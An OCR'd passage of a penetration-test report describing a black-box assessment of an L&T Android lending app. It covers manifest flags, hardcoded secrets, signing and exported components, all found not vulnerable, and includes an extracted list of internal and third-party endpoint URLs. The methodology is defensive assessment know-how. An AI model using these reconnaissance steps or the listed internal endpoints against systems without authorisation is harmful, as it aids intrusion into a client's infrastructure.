
Attack Narrative- MERC Lap Android Application Pentest

Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Merc Lap Android application.

Scope: com.ltfs.mllap

In the first step, we checked for an Android Debug flag. The android: debuggable flag set to true enables an attacker to debug the application, making it easier for them to gain access to parts of the application that should be kept secure. The android: debuggable flag is set as false. The application is not vulnerable to the Android Debug Flag.




Figure#01 Tested for Debug flag check

Next, we checked for Sensitive Data Exposure with URLs and carried out this attack by finding all the URLs in the smalli file and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, we can say that the application is not vulnerable to Sensitive Data Exposure with URLs.

```
➜  mllap /usr/local/bin/gf urls
https://maps.googleapis.com
https://maps.googleapis.com
https://api.digitallocker
https://accounts.digitallocker
https://my_redirection_url
https://ext.digio.in/#/gateway/login/KID220711195942906J1FP1I2GBKRQIX
https://ind-docs.hyperverge.co/v2.0/readKYC
https://ind-docs.hyperverge.co/v2.0/readKYC
https://ind-docs.hyperverge.co/v2.0/readKYC
https://ind-docs.hyperverge.co/v2.0/readKYC
https://ind-docs.hyperverge.co/v2.0/readKYC
https://ind-docs.hyperverge.co/v2.0/readKYC
https://ind-faceid.hyperverge.co/v1/photo/verifyPair
https://ind-docs.hyperverge.co/v2.0/readKYC
https://docs.google.com/gview?embedded=true&url=
https://erp.ltfs.com/AccessManagementSystem/
https://www.google.com/maps/dir/?api=1&origin=
https://www.google.com/maps/dir/?api=1&origin=
https://maps.googleapis.com
https://ind-faceid.hyperverge.co/v1/photo/verifyPair
https://ind-faceid.hyperverge.co/v1/photo/verifyPair
```


Figure#02 Tested for Sensitive Data Exposure with URLs

As the next step, we checked for insecure data storage with the Firebase database URL and tried to find the Firebase URL with the JADX-gui tool. However, it was observed that the application source code does not have a hardcoded Firebase database URL. Therefore, we can say that the application is not vulnerable to insecure data storage with a Firebase URL.




Figure#03 Tested for Firebase URL

Next, we checked for Sensitive Data Exposure, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for sensitive data exposure to identify the presence of sensitive hard-coded information such as API keys, username, password etc., It was observed that there is no sensitive data exposed through source code. Therefore, we can say that the application is not vulnerable to Sensitive Data Exposure.




Figure#04 Tested for Sensitive Data Exposure-1




Figure#05 Tested for Sensitive Data Exposure-2

Next, we checked for Installation of the target APK on an Insecure Version of the OS. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 21. Therefore, we can say that the application is not vulnerable to Android application installation on Insecure OS Versions.




Figure#06 Tested for Min SDK version

Moving forward, we checked for the Allow Backup Flag and carried out this attack by checking the Allow backup flag True/False on the Androidmanifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be "false." Therefore, it was clear that the application is not vulnerable to the Allow Backup Flag.




Figure#07 Tested for Allow Backup Flag Check

Next, we checked for Weak Signing Algorithms used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v2 schemes with the SHA512withRSA signature type, which is secure. Therefore, it is clear that the application is not vulnerable to Weak Signing Algorithms.




Figure#08 Tested for Weak Signing Algorithms

In this step, we checked for Insecure Communication by checking the application for cleartext traffic flag in the source code of the application and observed that the application has cleartext traffic flag set as false which means application is secured against this Vulnerability Therefore, we can say that the application is not vulnerable to this vulnerability.



Figure#09 Tested for Cleartext Traffic Flag

As the next step, we checked for Improper Export of Android Components and carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. It was observed that the application implemented proper protection and set the exported components as "false". Therefore, it is clear that the application is not vulnerable to Improper Export of Android Components.



Figure#10 Tested for Improper Export Android Components

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfigurations, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.


Attack Narrative- D2C Android Application

Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T about the risk associated with D2C Android application.

